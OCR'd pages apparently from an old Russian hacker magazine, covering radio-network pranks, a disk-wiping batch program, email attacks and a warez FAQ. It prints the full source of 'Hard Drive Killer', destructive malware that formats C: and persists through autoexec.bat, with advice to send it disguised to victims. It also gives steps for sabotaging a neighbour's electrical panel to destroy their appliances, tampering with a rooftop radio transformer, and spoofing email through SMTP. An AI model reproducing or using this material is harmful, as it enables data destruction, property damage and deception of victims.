
Альтернатива

Существует два способа чатиться по радиосети. Этот, первый, имеет один недостаток - все твои переговоры громко слышны соседям по подъезду в их репродукторах. Второй способ подключения к радиосети - более прогрессивный. Возьми плоскогубцы, отвертку, кусок провода и отправляйся на крышу. Сними кожух с распределительного трансформатора над твоим подъездом, поставь одну перемычку, а второй высоковольтный провод заземли, как это показано на рисунке 2. Заземлением может служить стойка, на которой установлен трансформатор. Не забудь очистить от ржавчины места соединений. Потом поставь кожух на место, чтобы монтеры в свои редкие посещения твоей крыши не заметили нововведения. Сигнал на репродукторы будет подаваться без изменения, так как одна перемычка роли в этом случае не играет. Но для тебя это большое достижение! Теперь ты будешь вставлять в радиоточку только один провод выхода усилителя, а второй цеплять за батарею. Таким образом ты будешь засылать сигнал своего усилителя прямо на высоковольтные провода радиолинии. Мощность твоего сигнала возрастет примерно в десять раз! В то же время у соседей ты будешь еле слышен.

Месть радиохулиганов

На одного моего знакомого радиохулигана злобные соседи накапали в милицию. Он выкрутился, но, соответственно, сам затаил на них лютую злобу и решил отомстить. Так получилось, что я сам, не подумав, подсказал ему способ мести. Помнишь статью во втором номере «Глушим телик»? Это все цветочки, мой способ куда более жестокий.

Идешь на радиорынок и покупаешь диод, который выдерживает напряжение 250 вольт и ток 10 ампер, ну, например, Д245. Дожидаешься, когда соседей не будет дома, вскрываешь их электрощиток, отсоединяешь провод, подающий напряжение на квартиру, и подсоединяешь его обратно через диод. Теперь во всей квартире не переменное, а постоянное напряжение. Приходят соседи, включают телевизор, а из него дым валит. И так со всей бытовой техникой в доме. Не забудь потом в подходящий момент убрать диод, чтобы скрыть следы своего вмешательства. Суть тут в том, что вся бытовая техника работает на переменном токе, а при постоянном превращается в нагревательный прибор.



Про эту месть я рассказал в ознакомительных целях, а применять ее на практике категорически не советую. Слишком жестоко. В целях собственной реабилитации могу посоветовать бытовую технику подключать через стабилизатор напряжения. Это спасет твой телевизор, магнитофон, компьютер от уничтожения.

Напоследок несколько советов:

1. Иногда находятся отморозки, которые ломают трансформаторы на крышах. Если ты их знаешь, то не подпускай близко к своему дому. Радиопередающий центр обычно смотрит сквозь пальцы на радиохулиганские забавы, но звереет, когда ломают их оборудование.

2. Музыку по радиолинии запускай только с согласия всех присутствующих в радиочате. Она мешает беседе. Вообще, хотя по радиосети и практикуется полная свобода самовыражения, какие-то рамки приличия держать надо.

3. «Точечный» радиохулиган никак не пеленгуется. Есть только один громоздкий способ его вычислить - отключать последовательно микрорайоны, потом дома, подъезды и так далее, каждый раз убеждаясь, что он остался на отключенном фрагменте. Только так его можно найти. Поэтому если заметишь, что на линии подозрительная тишина, подожди, пока все станет на место. Может быть, тебя хотят отловить? Хотя это уже фантастика. Никто не станет этим заниматься. Половина музыкальных радиостанций выходят в эфир без лицензии, чего же требовать от тебя, такого маленького и беззащитного.

4. Не вставляй в розетку радиосети **220** вольт. Большого вреда никому не принесешь, а вот у тебя самого провода радиолинии выгорят.

5. Переключатель «прием-передача» можно установить в корпус старой примочки (педали) для электрогитары. Тогда руки у тебя будут полностью свободны, все действия будет выполнять нога. А теперь представь такую картину: сидишь ты в наушниках, базаришь по радиоточке, давя на педаль, и параллельно зависаешь в Инете через компьютер. Такое даже БГ не снилось. :)

6. Если в твоем районе на данный момент нет радиохулиганов, то начни чатиться по радиосети на пару с приятелем. Даже вдвоем это забавно. Остальные постепенно подтянутся, услышав ваши переговоры.

Всю радиохулиганскую кухню я подробно описал в своем романе «Радиоточка». Надеюсь, что он будет издан к концу года и появится в продаже. Скажу только, что мне пришлось гулять на четырех радиохулиганских свадьбах - когда женился хулиган на хулиганке, а это о чем-то говорит!

X

Убийство винта

HARD DRIVE KILLER VERSION 3.0

Известь и ржавчину — удалит без труда!

ИНСТРУКЦИЯ К ПРИМЕНЕНИЮ

Просто пошли файл **hdk_v3.bat** своему «лучшему другу» (типа, баклану — бакланья смерть!)и попроси запустить его. Можно поменять название. И все. Теперь жди, когда он начнет орать благим матом.

ОПИСАНИЕ РАБОТЫ

Прежде всего, этот батник предполагает, что у жертвы есть работающий **PC** с диском **c:**.

Этот файл самым глобальным образом уничтожает данные на диске! После выполнения этой batch-программы (далее буду именовать ее просто программой) все данные диска Цэ:\ на любом ПиСи форматируются\вытираются за несколько секунд (приблизительно 5-6 секунд). Просто чудо — гигабайты информации за несколько секунд!

Я уверен, что ты, вероятно, что-нибудь слышал о файле **autoexec.bat**, который автоматически запускается при загрузке **Dos** (перед запуском Форточек). Итак, этот лучший очиститель твердого диска вставляет некоторые команды в autoexec.bat. Как только ты запускаешь эту программу, она сразу же начинает губить жесткий диск. Даже если что-то пойдет не так, например, злобный чайник выключит свой ПиСюк, завидев странный черный экран без символов, и услышит ровное журчание диска, программа все равно вставит нужные команды в **autoexec.bat**, и после перезагрузки все пойдет своим чередом, и процесс продолжится с того места, на каком остановился! Итак — чайнику от нее не уйти!!! Будучи однажды запущенной, она превращается в неизбежный факт, от которого не скрыться (...я ужас, летящий на крыльях ночи...). Все будет сделано на совесть, и нет таких средств, которые бы смогли восстановить информацию, которая была на винте. Ты, конечно, скажешь: «А как же утилиты Петьки Нортона?». И я отвечу — утилитки зашибись, но в данном случае **Mr. Norton** может встать в позу речного скорпиона! Еще раз повторю, что никакая утилита не сможет восстановить информацию, убиенную циклом, который стоит после метки «**:killfat**». Как можно видеть, этот цикл создает немереное количество директорий, поддиректорий, подподдиректорий, создающихся одна в другой и т.д. с именем «**Nasty**», а также файл с именем «**yourgone.txt**» с отчетом о проделанной работе и соболезнованиями. Из-за того, что на месте уничтоженной информации появляется другая с бесконечным циклом, всякие там унформаты с энурезами ничего восстановить уже не смогут...

БОЛЕЕ ПОДРОБНОЕ ОПИСАНИЕ РАБОТЫ ПРОГРАММЫ ДЛЯ ОСОБО ЛЮБОЗНАТЕЛЬНЫХ

Когда программа запускается, на мониторе появляется фраза: «**PLEASE WAIT WHILE PROGRAM LOADS ...**» и ничего другого. Почему? Да потому что существует такая замечательная вещь, как «**NUL device**». Сей девайс физически нигде не присутствует на компьютере, не надо разбирать корпус и распиливать микросхемы на мамке и видеокарточке в поисках оного... Это такое хитрое виртуальное устройство, где временно хранятся буковки и цифирки, после того как ты удаляешь их клавишей **BackSpace** или **Delete**. Это место, откуда не возвращаются... Итак, вместо вывода символов на экран мы отправляем их на «**NUL device**» с помощью команды «**>nul**» в конце строки. После этого никто не увидит того, что происходит в данный момент.

Теперь будем смотреть на внутренности нашей программы. Начинаем с «настройки» **autoexec**'а. Прежде всего снимем атрибуты «скрытый» и «только-для-чтения» с файла **autoexec.bat**, чтобы можно было без проблем им манипулировать. Строка «**echo format c: /q /u /autotest >nul >c:\autoexec.bat**» весьма важна, она означает: все что находится после слова «**echo**», должно быть выведено на экран. Но мы перенаправляем вывод на экран в файл **autoexec.bat**. После чего он будет содержать команду — «**format c: /q /u /autotest >nul**». Команда «**@echo off**» в начале нашей программы просто не выводит на экран результаты работы, а перенаправление на nul — сами команды (не путать эти два понятия!). Это только начало «конфигурации» **autoexec**'а. Примите к сведению, что «**echo @echo off >c:\autoexec.bat**» обнуляет **autoexec** для того чтобы в дальнейшем программа стартовала безо всяких задержек. После чего наша программа начинает вставлять свой код в «обновленный» **autoexec**. Этот процесс займет пару секунд, в зависимости от скорости машины. Полностью процесс работы программы занимает около пяти секунд, если работает **format**. Если по какой-то причине на диске нет файла **format.com**, то остается **deltree**, но это несколько дольше (несколько минут). Но я уверен, что сработает **format**...

Если у жертвы кривые руки и в **autoexec**'е нет переменной **PATH** с путем к **format**'у, то программа начинает поиск format'а в местах, где наиболее часто встречаются его лежбища (**c:\dos** для **Windows 3.1** и **c:\windows\command** для **Windows 95/NT/98**). После успешного поиска он оттуда и будет запущен. Бросим глаз на пример. Скажем, метка «**:dosform**». Переход к этой метке произошел после метки «**:form**», которая говорит: «если файл **format.*** существует в директории **c:\dos**, то иди к метке «**:dosform**». И команды, которые находятся под меткой «**:dosform**», считают, что файл **format.*** находится в **Dos** директории. И так далее... Как видите, в программе несколько похожих ходов. После обширного исследования ПиСюка «жертвы» программа вставляет свой код полностью в **autoexec.bat** вместе с множеством «**echo**» команд.

Как можно заметить, в восьмой строке программы есть команда «**echo dummy variable >c:\dvar.txt**». Совершенно не важно, что будет находиться в этом файле. Эта фиговина нужна лишь для того, чтобы определить, был ли отформатирован винт или нет. То есть, если после запуска программы она обнаруживает, что этот файл еще существует, программа думает, что отработала формат (иначе его бы не было), :) и после этого переходит к фазе «**delete**» (которая запускается строкой «**if exist dvar.txt goto dtree**»).

Немного о команде **format**. Свитч **/q** включает режим «быстрого» форматирования, свитч **/u** включает «безусловный» формат (типа, без вопросов), **/h** включат многозадачный режим (форматирование будет идти в фоновом режиме) и, наконец — **/autotest**, включающий режим , когда ПиСюк не спрашивает: «Ты уверен, что ты хочешь отформатировать системный диск??».

На основе этой программы можно написать более мощную, обрабатывающую не один диск. Также можно сделать «Вордовский» макрос. Еще можно засунуть ее в самораспаковывающийся архив, который будет ее запускать при запуске... Вариантов — тьма! Главное — проявить больше фантазии...

А вот и листинг...

```
@echo off
echo PLEASE WAIT WHILE PROGRAM LOADS . . .
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo dummy variable >c:\dvar.txt
:form
call format c: /q /u /autotest >nul
if exist c:\dos\format.* goto dosform
if exist c:\windows\command\format.* goto winform
goto de
:dosform
cd\dos >nul
call format c: /h /q /u /autotest >nul
cd\ >nul
:winform
cd\windows\command >nul
call format c: /h /q /u /autotest >nul
cd\ >nul
goto inform
:de
if exist c:\dvar.txt goto dtree
goto inform
:dtree
call deltree /y c: >nul
if exist c:\dos\deltree.* goto deldos
if exist c:\windows\command\deltree.* goto delwin
goto inform
:deldos
cd\dos
call deltree /y c: >nul
cd\
:delwin
cd\windows\command >nul
call deltree /y c: >nul
cd\ >nul
:inform
cls
echo You have been hit by the Hard Drive Killer, written by Munga Bunga >c:\hdkiller.txt
echo HD Killer is a Munga Bunga Production. >>c:\hdkiller.txt
echo. >>c:\hdkiller.txt
echo Here is a message to all you butt lickers. . . >>c:\hdkiller.txt
echo. >>c:\hdkiller.txt
echo FREE KEVIN MITNIC [Munga Bunga]. >>c:\hdkiller.txt
echo. >>c:\hdkiller.txt
echo If you were destroyed by this HDkiller program, then you would have >>c:\hdkiller.txt
echo deserved it. Die you mother fu#$ers!!!! >>c:\hdkiller.txt
rem Последующий код переписывает файл autoexec.bat
echo @echo off >c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo :form
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo if exist c:\dos\format.* goto dosform >>c:\autoexec.bat
echo if exist c:\windows\command\format.* goto winform >>c:\autoexec.bat
echo goto de >>c:\autoexec.bat
echo :dosform >>c:\autoexec.bat
echo cd\dos >nul >>c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo :winform >>c:\autoexec.bat
echo cd\windows\command >nul >>c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo goto write >>c:\autoexec.bat
echo :de >>c:\autoexec.bat
echo if exist c:\dvar.txt goto dtree >>c:\autoexec.bat
echo goto write >>c:\autoexec.bat
echo :dtree >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo if exist c:\dos\deltree.* goto deldos >>c:\autoexec.bat
echo if exist c:\windows\command\deltree.* goto delwin >>c:\autoexec.bat
echo :deldos >>c:\autoexec.bat
echo cd\dos >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo :delwin >>c:\autoexec.bat
echo cd\windows\command >nul >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo :write >>c:\autoexec.bat
echo type hdkiller.txt >>c:\autoexec.bat
echo c:\ >>c:\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo :nasty >>c:\autoexec.bat
echo md nasty >>c:\autoexec.bat
echo cd nasty >>c:\autoexec.bat
echo echo You're Gone @$$ hole!!!! >yourgone.txt >>c:\autoexec.bat
echo goto nasty >>c:\autoexec.bat
echo pause >>c:\autoexec.bat
rem Перепись файла autoexec.bat закончена.
c:\ >nul
cd\ >nul
:killfat
md nasty >nul
cd nasty >nul
echo You're Gone ass hole!!!! >yourgone.txt >nul
goto killfat
:end
```

X

Гадости по e-mail

Роман Степанов
(AdrenalinXVI@hotmail.com)

History repeating...

Как показывает история, научно-технический прогресс приносит с собой не только какие-то новые возможности, но и целую кучу новых проблем. Геморрой нового поколения, так сказать. Никакое техническое средство не может быть совершенно, поэтому любой компетентный человек, при наличии смекалки, может изобрести способ его нестандартного применения. Любое техническое средство лишь инструмент, который может быть полезен в работе, с помощью которого можно зарабатывать деньги и который может даже стать опасным оружием — весь вопрос лишь в том, кто и как его использует.
Электронная почта не является исключением. Наверняка многие из тех, кто пользуется **e-mail**, получали какие-то непонятные письма, swap файлы или объектный код, подвергались mail-бомбардировке, получали **ANSI** бомбы, программы, содержащие в себе вирус, и прочую дребедень. Для многих это становится настоящей головной болью — в особенности для тех, кто вынужден ждать, пока его захлебывающийся модем перекачает всю эту гадость с почтового сервера на локальную машину. В этой статье я попытаюсь разобрать, какие гадости существуют и как их классифицировать. Разумеется, я не претендую на полную объективность, равно как и на глубокое исследование всего спектра возможностей **e-mail**-хулиганства, но рассказать тебе о том, что знаю сам — просто должен. **E-mail**-гадости можно разделить на пять основных категорий: **Fake mail**, **Spam mail**, **Mail flood**, **Virus via email**, **Mailing list flood**. Про них-то я тебе, дружище, и расскажу.

Fake mail

Fake — в переводе на русский язык означает «подделка». Можно ли подделать **E-mail**? Можно (запросто!), но нужно иметь ввиду, что подделку знающий человек сможет отличить от оригинала, причем он сможет даже выяснить адрес, откуда она пришла, достаточно лишь взглянуть на полный заголовок письма. Обычно почтовые клиенты не показывают весь заголовок, но стоит открыть письмо в любом текстовом редакторе, становится возможным просмотреть весь маршрут письма. Клиенты показывают только последний **FROM**: из заголовка, поэтому рядовой пользователь обычно воспринимает подделку за чистую монету. Существует множество способов подделки писем, самый простой из которых — настроить, к примеру, **Netscape Messenger** на другого пользователя. Прочитать письма этого пользователя пытаться не стоит, так как для чтения писем с **Mail** сервера используется **POP3** протокол, который для авторизации спросит пароль, а вот посылать письмо от имени этого пользователя можно запросто. Большинство способов подделки писем основывается на **SMTP** (**Simple Mail Transfer Protocol**). **SMTP**-порты доступны для подключения из вне практически на всех mail серверах. Лучше всего, на мой взгляд, пользоваться **SMTP** напрямую, то есть телнетом подключиться на smtp-порт (как правило, порт №25) и вручную, используя команды **SMTP**, создать **fake** послание. Выглядит же подобная процедура примерно так.
Предположим, что необходимо послать человеку с адресом ***zhertva@destination.host.com*** от несуществующего адреса *vinipuh@tri.sosny.org* сообщение: «**You are under attack!**»
Подключаемся телнетом к удаленному хосту
telnet destination.host.com 25.
При удачном подключении последний выведет информацию о версии **Sendmail** на сервере. Вежливые программы, как и люди, обычно при встрече здороваются, поэтому поздороваемся и мы:
>helo amail.
Теперь, после соблюдения всех любезностей, приступим к делу. Сообщим ему, от кого пришло это письмо:
>mail from: vinipuh@tri.sosny.org.
На что он обычно отвечает «**Sender OK**», теперь надо сказать, кому, собственно, адресовано это послание:
>rcpt to: zhertva@destination.host.com.
Если такой адрес действительно существует, то он должен ответить: «**Recipient OK**».
Ну и, наконец, само сообщение:
>Data
>You are under attack!!!
>.

После команды data передается сам текст сообщения, признаком конца которого является точка в начале последней строки. Получив известие об удачной отправке письма, можно завершить соединение командой: «**quit**».

Теперь небольшая хитрость: если требуется послать письмо от имени существующего пользователя, то лучше всего подключаться к **mail** серверу «отправителя», тогда подделка будет еще более правдоподобной, при посылке письма к **e-mail** адресу даже допишется имя и фамилия пользователя (я тебе этого не говорил). Однако не все так просто, как может показаться. Раньше это проходило всегда, теперь же на большинстве серверов послать письмо от имени пользователя этой сети с удаленного хоста нельзя, при попытке выдается сообщение вроде: «**Sorry we do not relay**».
Тем не менее, это будет работать всегда, если «отправитель» находится с тобой в одной локальной сети.
Защита: на юзерском уровне — нет. На админском — только запретом отсылки почты с других сетей, но чаще всего это неудобно для юзеров.

Spam mail

Обычно рассылается от имени различных компаний и содержит в себе рекламу их продукции. Также к этой категории относятся письма с предложениями заняться многоуровневым маркетингом или различными видами финансовых пирамид (о, как они меня забодали! — прим. ред.). Существуют также и люди, которые за некоторую плату осуществляют рассылку **Spam Mail**. Используя соответствующий софт, они выковыривают **e-mail** адреса с **Web** страниц, **Newsgroups**, **Mail** конференций. Неплохой способ зарабатывать деньги, однако оказаться жертвой спамеров — это... Неприятно это, короче.
Представь себе, что реклама вроде «...супер-сжигательжирасовстроеннымвелотренажером»Казанова»совершеннобесплатносдоставкойнадомвсегоза$555,3приэтомвыполучаетевпридачуабсолютнобесплатносупернаборспиннинговыхблесенсовстроеннымибиотуалетами»Зеленовка»есливыотправитезаказпрямосейчасвыполучитеещепятьбиотуалетовинаборцветнойтуалетнойбумагибесплатно...» приходит тебе три-четыре раза в день с разных адресов. Я вот, например, на стенку от этого лезу! А ведь у нас, в России, спамеров пока немного, что, впрочем, не означает, что этого явления можно не опасаться (представь, что будет, когда их станет много). На западе спам стал настоящей головной болью. Со спамерами пытаются бороться, устанавливая на свои почтовые ящики различные фильтры, но ничего действительно эффективного пока придумано не было. Спамеры по прежнему продолжают свое дело. По совести говоря, их даже не в чем упрекнуть, никаких законов они не нарушают.
Защита: фильтры по характерным словам (типа **SEX**, **FREE**, **PORNO** и т.д.); скрытие своего мыла в письмах, на досках конфе-

ренций и т.д. Скрывать можно легко. Например, написав вместо своего vasya@provider.ru — vasya@NOSPAMprovider.ru и подпись «При ответе уберите NOSPAM». Человеку 5 букв убрать — как нефига делать, а вот робот, который в тупую собирает адреса с www-борд, обломается, когда впишет этот «кривой» адрес в свой список. А лучше всего поставь себе мылер «The Bat!» и пользуйся диспетчером почты и фильтрами одновременно. Тогда тебе не придется выкачивать весь этот мусор только для того, чтоб сунуть его в папку «Deleted mail», все будет удаляться прямо на сервере.

Mail Flood

Наиболее распространенное явление (готов поспорить, если ты пользуешься e-майлом хотя бы год — тебе это не понаслышке знакомо). Некоторым доставляет удовольствие рассылка объектного или выполняемого кода, к примеру, ядра операционной системы. К этой категории можно отнести также мэйл бомберы — небольшие программы (которые легко можно раздобыть на любом хакерском сайте), использующие технологию Fake Mail для рассылки нескольких сотен коротких писем со случайно-сгенерированными обратными адресами, а также ANSI бомбы. Ни для кого не секрет, что множество пользователей Интернет пользуются текстовыми терминалами (VT100 и т.п.). Управление подобными терминалами осуществляется ESC последовательностями. Некоторые из этих последовательностей заставляют терминал попросту сходить с ума, таким образом, не очень продвинутый юзер остается совершенно беспомощным перед неработающим терминалом.

Защита: хм... тяжело защититься, но можно. Например, поставь в своем мылере в рулесах (правилах) новое правило — письма, которые весят больше полутора метров, не качать, а сразу удалять. Но... При такой защите твой друг Вася Пупкин будет долго пытаться прислать тебе его свеженаписанную программу по снятию лифчиков на фотках девушек, весящую 3 Мб. ☺

Virus via e-mail

Сравнительно новая категория неприятностей, связанных с электронной почтой. Появилось несколько модификаций вирусов, распространяющихся по e-mail и заражающих почтовых клиентов. К этой категории можно также отнести троянских коней, рассылаемых по e-mail. Стоит подумать (головой!) прежде чем запускать что-то прицепленное к письму, но чаще (увы!) любопытство берет верх над здравомыслием. Кстати, троянов чаще всего по мылу и распространяют. Есть 2 способа: либо суют «чистого» трояна, называя его какой-нибудь нужной «клиенту» программулиной, либо склеивают трояна с нормальной прогой и предлагают жертве ее протестировать. Глупый юзер пользуется прогой, а в это время вся его инфа уже давно «тю-тю»... Ну и, естественно, макровирусы и java-script вирусы. Вот уж кто любит почту!

Защита: Во-первых, не открывай никаких файлов, приаттаченных к письму, если не уверен на все 100 %, что это безопасно. Во-вторых, антивирус, антивирус и еще раз антивирус. Здесь поможет только он. Не открывай приаттаченный файл, а сохраняй его и тут же скань антивирусом (не забывая его обновлять каждую неделю). Я, например, пользуюсь AVP от Касперского.

Mailing list flood

Сначала краткое отступление для тех, кто не знает, что такое Mailing List и как им пользоваться. Mailing list представляет собой offline-конференцию на определенную тематику. Предположим, что существует Mailing list с названием FOO и соответствующим адресом foo@bar.org. Вы посылаете свои сообщения или ответы на письма других участников конференции по этому адресу, а эти послания автоматически рассылаются всем подписчикам. Для того чтобы добавить или удалить себя из списка подписчиков, необходимо послать e-mail по адресу *foo-request @bar.org* на обычном человеческом языке или языке программы-автомата, следящего за конференцией, запрос на подписку. Многие мэйл-листы используют Majordomo — автоматический List Maintainer. У этих автоматов нет единого языка, поэтому встречаются различные варианты, но в общих чертах процесс выглядит примерно так: пользователь посылает письмо по адресу *foo-request@bar.org*, *majordomo@bar.org* или *listserv@bar.org* и пишет команду «SUBSCRIBE FOO» в тексте сообщения. Некоторые программы, чтобы предотвратить возможные недоразумения, сканирует все сообщение на слова типа: «SUBSCRIBE», «UNSUBSCRIBE» и «HELP». Подобный soft облегчает жизнь администраторам почтовых конференций, но и такая технология не лишена недостатков. В пример можно привести относительно невинную шутку: запустить собственноручно написанную программу, которая, используя SMTP, пошлет от имени вашего знакомого по адресу *foo-request@bar.org* или даже по целому списку адресов запрос на подписку.

А теперь немного поразмышляем о возможных неприятностях, вытекающих из вышесказанного. Представим себе, что будет, если послать запрос на подписку с обратным адресом самой конференции? Mailing list автоматически рассылает всем участникам пришедшее на его адрес письмо, в том числе и себе самому. Таким образом сообщение многократно дублируется до тех пор, пока не вмешается администратор. Mailing list, подписанный сам на себя, назовем генератором.

Далее, представим себе набор конференций, подписанных одна на другую по замкнутой цепочке, которую можно назвать кольцом. Прикольно представить себе человека, подписавшегося на конференцию кулинарных рецептов и получающего сообщения о вопросах написания Java-скриптов или о проблемах электромобилей.

Теперь представим группу конференций, каждая из которой подписывается на все остальные. Такую группу назовем резонатором. E-mail, появившийся в одном из мэйл листов, начинает размножаться в геометрической прогрессии.


Таким образом конференции могут быть связаны в группу с различной топологией, куда могут входить в разных сочетаниях как кольца и генераторы, так и резонаторы.

Только не думай, что вышеописанную гадость устроить проще простого. На больших серверах, содержащих mail lists, кроме запроса на подписку необходимо еще также послать подтверждение, когда автомат пришлет соответствующее письмо с UserID. Но нет ничего невозможного (гы-гы-гы), поскольку существует множество маленьких конференций, использующих не столь заумный софт, где вас подпишут по первой же просьбе.

Защита: ты защитится можешь только фильтром. Но настроить его правильно будет не просто, но можно. Так что в случае, если ты попал в такую заварушку, пиши админу mail list'а, чтобы он там много пива не пил, а баги лучше чистил.

Все прочитал, все понял? Отлично! Теперь ты знаешь систему, а это главное. Можешь открывать свой мейлер, настраивать и, наконец-то, качать почту без стрема, что над тобой сейчас поработают злые хацкеры. ☺







FAQ-ХАК
часто задаваемые вопросы



Какие хакеры самые лучшие?

Конечно, наши, отечественные! Причем это абсолютно серьезно! Мы ценимся везде. И даже ты! ☺



А что бы ты советовал почитать по хаку Интернета?

Есть очень хорошая книга. Называется «Атака через Интернет». Она есть как в бумажном, так и в электронном виде. В электронном виде она доступна на *http://www.hackzone.ru*. А в бумажном — в любом компьютерном магазине. Или ты все деньги потратил на пиво? ☺ Надеюсь, ты хоть что-нибудь поймешь из этой книги. Например, что ломать Интернет не так просто! ☺



Зачем нужны кракерские группы?

Для того, чтобы:
— обмениваться опытом
— быть первыми ☺
— утереть нос соседу, который не впервой на crack сцене группы ☺
— иметь доступ на разные ОЧЕНЬ полезные сайты
— доказать себе, что ты можешь



Вот ты говорил про доступ на ОЧЕНЬ полезные сайты... Это какие такие?

А вот такие! Прямо скажем, золотые! 0day warez ftp sites. Это сайты, на которых находится САМЫЙ свежайший warez в сети, в МИРЕ! Он поступает туда постоянно. Там ты сможешь найти все, что душа пожелает! Хотя нет... ты не сможешь... У тебя же нет доступа! ☺



Как получить доступ на 0day warez ftp site?! Я хочу Warez!

А очень легко! Либо надо иметь знакомых в кракерской среде, и тогда, возможно, тебе дадут доступ, либо надо заджойниться (вступить) в какую-либо «известную» кракерскую группу. Естественно, которая сама имеет доступ на эти ftp. Хе-хе, но что же это за группа, если она не имеет туда доступ? ☺



Хм. А можно ли сломать кого-нибудь через ICQ?

Сломать можно все и вся. Если уметь. Ты умеешь? Раз спрашиваешь — нет! ☺ Почитай «Атака через Интернет» и подумай, надо ли тебе это? Если надо, то скачай RFC (стандарты Интернет) и изучай их.



Где тусуются хакеры, кракеры на IRC?

Тусуются панки... а кракеры живут. Основная «тусовка» на следующих каналах сети #EFNET: #ucl'99, #rpg2000, #ucf2000, #dtg2000, #crackers, #cracking, #cracks и, естественно, каналы отдельных групп.



Сколько кракер в среднем в день должен выпускать кейгенов к программам?

Если это нормальный кракер и в нормальной группе, и он не очень ленив, то где-то 2-5+. Хотя это зависит лично от него.

Слушай, меня давно интересовало, кто такие хакеры, кодеры, кракеры, фрикеры, вирусмейкеры и т.д.? То есть я, конечно, знаю, кто это такие, но мне бы их специализацию узнать.

Специализация очень проста! Когда ты в Интернете, то тебя могут хакнуть. По твоему это кто? Правильно! Хакеры. Делаем вывод: хакеры занимаются Интернетом, да и вообще любыми (в том числе и FTN) сетями. У тебя есть программа, она постоянно вопит, что она не зарегистрирована. Ты ищешь крак. Его кто сделал? Кракер! Приходит мысль, что кракеры делают патчи-краки/кейгены к программам. Если же твой вирус подвергся злобной атаке вирусов, то ты познакомился с вирусмейкерами. А ежели у тебя с кредитной карточки пропали $200, тебе приходится платить за телефонные разговоры, хотя ты абсолютно уверен, что никому не звонил, то тебя поимели фрикеры! Классификация очень простая. ☺ И главное! Если имеют тебя, то ты — ламер. ☺



Где бы добыть побольше краков к разным программам? Не пускают меня никуда, даже и не знаю, чего делать... Обидно ведь! ☹

Я ж уже говорил, заджойнься в группу, если сможешь! ☺
Ну ладно, так уж и быть. Вот тебе одна ссылка, но никому не говори, ее могут прикрыть — http://212.0.64.3/cracks.



Где бы узнать хотя бы названия краков, релизов и т.п. вещей? Да, еще желательно знать даты самих релизов и групп, кто релизил.

Хм, а зачем это тебе? Неужто тебя кто-то в группу принял? ☺ И ты решил проверять свои краки на DUPE? Хе-хе! Ну что ж, тогда тебе лежит прямая дорога на такой сайт, как *http://www.dupecheck.com/search.htm*.



Какие бы ты сайты посоветовал по криптографии?

О! Еще один криптограф! ☺ Ну да ладно, учи: *http://www.halyava.ru/crypto*. На этом сайте находятся описания многих криптографических алгоритмов, примеры их использования, реализация в исходниках, ну и, как обычно, ссылки... нет, не в Сибирь... на другие сайты, посвященные проблемам криптографии! Вобщем, если ты окончательно для себя решил, что быть тебе криптографом, то тебе прямая дорога на этот сайт!



Я слышал где-то, что есть обзор WAREZ-сцены, а что это и где?

М-да, все вы все где-то слышите... Вот, каждую неделю выходит обзор, там много чего интересного, но... на английском, так что беги быстрее в школу. *http://freehosting1.at.webjump.com/pp/ppgr-webjump/*



Слышал, что есть какие-то звери — декомпиляторы. Что это такое??

Звери в зоопарке, а на компьютере твари! ☺ Ну, во-первых, декомпиляторы — это программы. Бывает два типа декомпиляторов. Вобще задача декомпиляторов — это восстановление исходного текста программы по .EXE/.COM/другому файлу. Одни — восстанавливают исходник полностью (до первоначального или почти первоначального вида), который можно даже будет потом скомпилировать в программу. Другие — пытаются преоб-

разовать исходник в более понятный вид для человека или пытаются делать его похожим на оригинальный. Такой код компилироваться без участия человека не будет, хотя, я думаю, что, например, с твоим участием и код первых декомпиляторов компилироваться не будет. ☺ Шучу. Примером декомпиляторов первого вида являются: DECLIPPER, REFOX. Второго — IDA (помогает во всем!).



